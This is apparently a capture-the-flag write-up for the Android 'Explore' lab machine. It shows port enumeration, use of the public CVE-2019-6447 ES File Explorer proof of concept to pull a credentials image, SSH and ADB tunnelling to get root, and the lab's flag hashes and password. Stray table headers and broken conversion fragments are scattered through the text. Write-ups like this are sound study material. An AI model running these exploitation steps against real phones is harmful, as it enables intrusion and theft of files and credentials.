# **Host Report**

10.10.10.247

■ Mobile - Shelled - Owned

## **Host Notes:**

:/sdcard \$ cat user.txt f32017174c7c7e8f50c6da52891ae250

:/data # cat root.txt f04fc82b6d49b41c9b08982be59338c5

## Ports:

Port	Proto	Service	Version	Status
2222	tcp	ssh	(protocol 2.0)	Owned

### **Port Notes:**

This is obviously a phone, in case the ES File Explore wasn't clear :D Now we have to figure out how to escalate to the phone's version of root (which if I recall is still root). The problem is that normal Linux enumeration scripts aren't going to work correctly AND we still have to find the user.txt flag. Time to go old school manual. After searching the file system, I found a few things. First, there's an SD card in this phone and the user flag is on it!

:/sdcard \$ cat user.txt f32017174c7c7e8f50c6da52891ae250

Now, if you recall port 5555 ADB was filtered. We could try utilizing port tunneling to access it. ssh -L 5555:localhost:5555 kristi@10.10.10.247 -p 2222

wr	wne	wned
1	ıe	ec

#### **Port Notes:**

┌──(kali⊛kali)-[~/Desktop/HTB/Explore]

└─\$ adb connect localhost:5555

\* daemon not running; starting now at tcp:5037

Port	Proto	Service	Version	Status			
	* daemon started successfully connected to localhost:5555						
List of c	(kali®kali)-[~/Desktop/HTB/Explore]  \$\text{\$\text{\$}\$ adb devices}\$  List of devices attached emulator-5554 device localhost:5555 device						
	Notice there are two "devices" attached. We need to specify which one we want adb to connect to the shell on.						
—\$ ad ×	lb -s loca :/ \$ whoa :/ \$ su	alhost:5555	o/HTB/Explore] 5 shell	1			
root Gotcha	!!! Now v	ve search f	for root.txt and this phone will be toast.				
:/ # find	/ -name	root.txt					

Port Proto Service Version Status

```
:/data # find / -name root.txt
find: /proc/2/task/2/exe: No such file or directory
find: /proc/2/exe: No such file or directory
find: /proc/3/task/3/exe: No such file or directory
find: /proc/3/exe: No such file or directory
find: /proc/5/task/5/exe: No such file or directory
find: /proc/5/exe: No such file or directory
find: /proc/6/task/6/exe: No such file or directory
find: /proc/6/exe: No such file or directory
find: /proc/7/task/7/exe: No such file or directory
find: /proc/7/exe: No such file or directory
find: /proc/8/task/8/exe: No such file or directory
find: /proc/8/exe: No such file or directory
find: /proc/9/task/9/exe: No such file or directory
find: /proc/9/exe: No such file or directory
find: /proc/10/task/10/exe: No such file or directory
find: /proc/10/exe: No such file or directory
find: /proc/11/task/11/exe: No such file or directory
find: /proc/11/exe: No such file or directory
find: /proc/27171: No such file or directory
/data/root.txt
1|:/data # cat r
resource-cache/ root.txt
1|:/data # cat root.txt
f04fc82b6d49b41c9b08982be59338c5
:/data #
```

:/data # cat root txt

f04fc82b6d49b41c9b08982be59338c5

36957	tcp			
42135	tcp	http	ES File Explorer Name Response httpd	
45141	tcp			
59777	tcp	http	Bukkit JSONAPI httpd for Minecraft game server 3.6.0 or older	Owned

Port Proto	Service	Version	Status
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### **Port Notes:**

```
r—(kali⊕kali)-[~/Desktop/HTB/Explore]
└─$ gobuster dir -u http://10.10.10.247:59777 -w /usr/share/dirb/wordlists/big.txt -o gobust
erExplore.out
_____
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
______
[+] Url:
                       http://10.10.10.247:59777
[+] Method:
                        GET
[+] Threads:
                        10
[+] Wordlist:
                        /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:
                       404
[+] User Agent:
                        gobuster/3.1.0
[+] Timeout:
                        105
                  _____
2022/01/17 08:41:32 Starting gobuster in directory enumeration mode
______
/acct
                  (Status: 301) [Size: 65] [--> /acct/]
                  (Status: 301) [Size: 63] [--> /bin/]
/bin
/cache
                  (Status: 301) [Size: 67] [--> /cache/]
                  (Status: 301) [Size: 69] [--> /config/]
/config
                  (Status: 301) [Size: 59] [--> /d/]
/d
/data
                  (Status: 301) [Size: 65] [--> /data/]
/dev
                  (Status: 301) [Size: 63] [--> /dev/]
/etc
                  (Status: 301) [Size: 63] [--> /etc/]
                  (Status: 403) [Size: 31]
/init
                  (Status: 301) [Size: 63] [--> /lib/]
/lib
/mnt
                  (Status: 301) [Size: 63] [--> /mnt/]
                  (Status: 301) [Size: 63] [--> /oem/]
/oem
                  (Status: 301) [Size: 65] [--> /proc/]
/proc
/product
                  (Status: 301) [Size: 71] [--> /product/]
                  (Status: 301) [Size: 65] [--> /sbin/]
/sbin
/storage
                  (Status: 301) [Size: 71] [--> /storage/]
                  (Status: 301) [Size: 63] [--> /sys/]
/sys
/system
                  (Status: 301) [Size: 69] [--> /system/]
/vendor
                  (Status: 301) [Size: 69] [--> /vendor/]
______
2022/01/17 08:56:26 Finished
______
```

Researching 5555 and 59777, we can discover ES File Explorer and it's information and vulnerabilities. Two great resources for those two ports are:

Port Proto Service Version Status

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-6447 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-6447)

https://github.com/fs0c131y/ESFileExplorerOpenPortVuln (https://github.com/fs0c131y/ESFileExplorerOpenPortVuln)

Clone the exploit repo and check the README.md file to see what commands can be run. To save time, the one we need is:

python3 poc.py --ip=10.10.10.247 -c listPics then
python3 poc.py --ip=10.10.10.247 -g /storage/emulated/0/DCIM/creds.jpg

```
(kali⊕ kali)-[~/Desktop/HTB/Explore/ESFileExplorerOpenPortVuln]

$ python3 poc.py --ip=10.10.10.247 -c listPics

[*] Executing command: listPics on 10.10.10.247

[*] Server responded with: 200

{"name":"concept.jpg", "time":"4/21/21 02:38:08 AM", "location":"/storage/emulated/0/DCIM/concept.jpg", "size":"135.
33 KB (138,573 Bytes)", },
{"name":"anc.png", "time":"4/21/21 02:37:50 AM", "location":"/storage/emulated/0/DCIM/anc.png", "size":"6.24 KB (6,3
92 Bytes)", },
{"name":"creds.jpg", "time":"4/21/21 02:38:18 AM", "location":"/storage/emulated/0/DCIM/creds.jpg", "size":"1.14 MB
(1,200,401 Bytes)", },
{"name":"224_anc.png", "time":"4/21/21 02:37:21 AM", "location":"/storage/emulated/0/DCIM/creds.jpg", "size":"124.
88 KB (127,876 Bytes)"}

—(kali⊕ kali)-[~/Desktop/HTB/Explore/ESFileExplorerOpenPortVuln]

$ python3 poc.py --ip=10.10.10.247 -g /storage/emulated/0/DCIM/creds.jpg

from: 10.10.10.247


[*] Server responded with: 200

[*] Writing to file: creds.jpg

—(kali⊕ kali)-[~/Desktop/HTB/Explore/ESFileExplorerOpenPortVuln]
```

Open the creds.jpg file and you'll have Kristi's login credentials.

Kristi:Kr1sT!5h@Rp3xPl0r3!



Port Proto Service Version Status

```
(kali@ kali)-[~/Desktop/HTB/Explore]
$ ssh kristi@10.10.10.247 -p 2222
The authenticity of host '[10.10.10.247]:2222 ([10.10.10.247]:2222)' can't be established.
RSA key fingerprint is SHA256:3mNL574rJyHCOGm1e7Upx4NHXMg/YnJJzq+jXhdQQxI.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.10.247]:2222' (RSA) to the list of known hosts.
Password authentication
(kristi@10.10.10.247) Password:
:/ $ whoami
u0_a76
:/ $ hostname
localhost
:/ $ groups
inet everybody u0_a76_cache all_a76
:/ $ $
```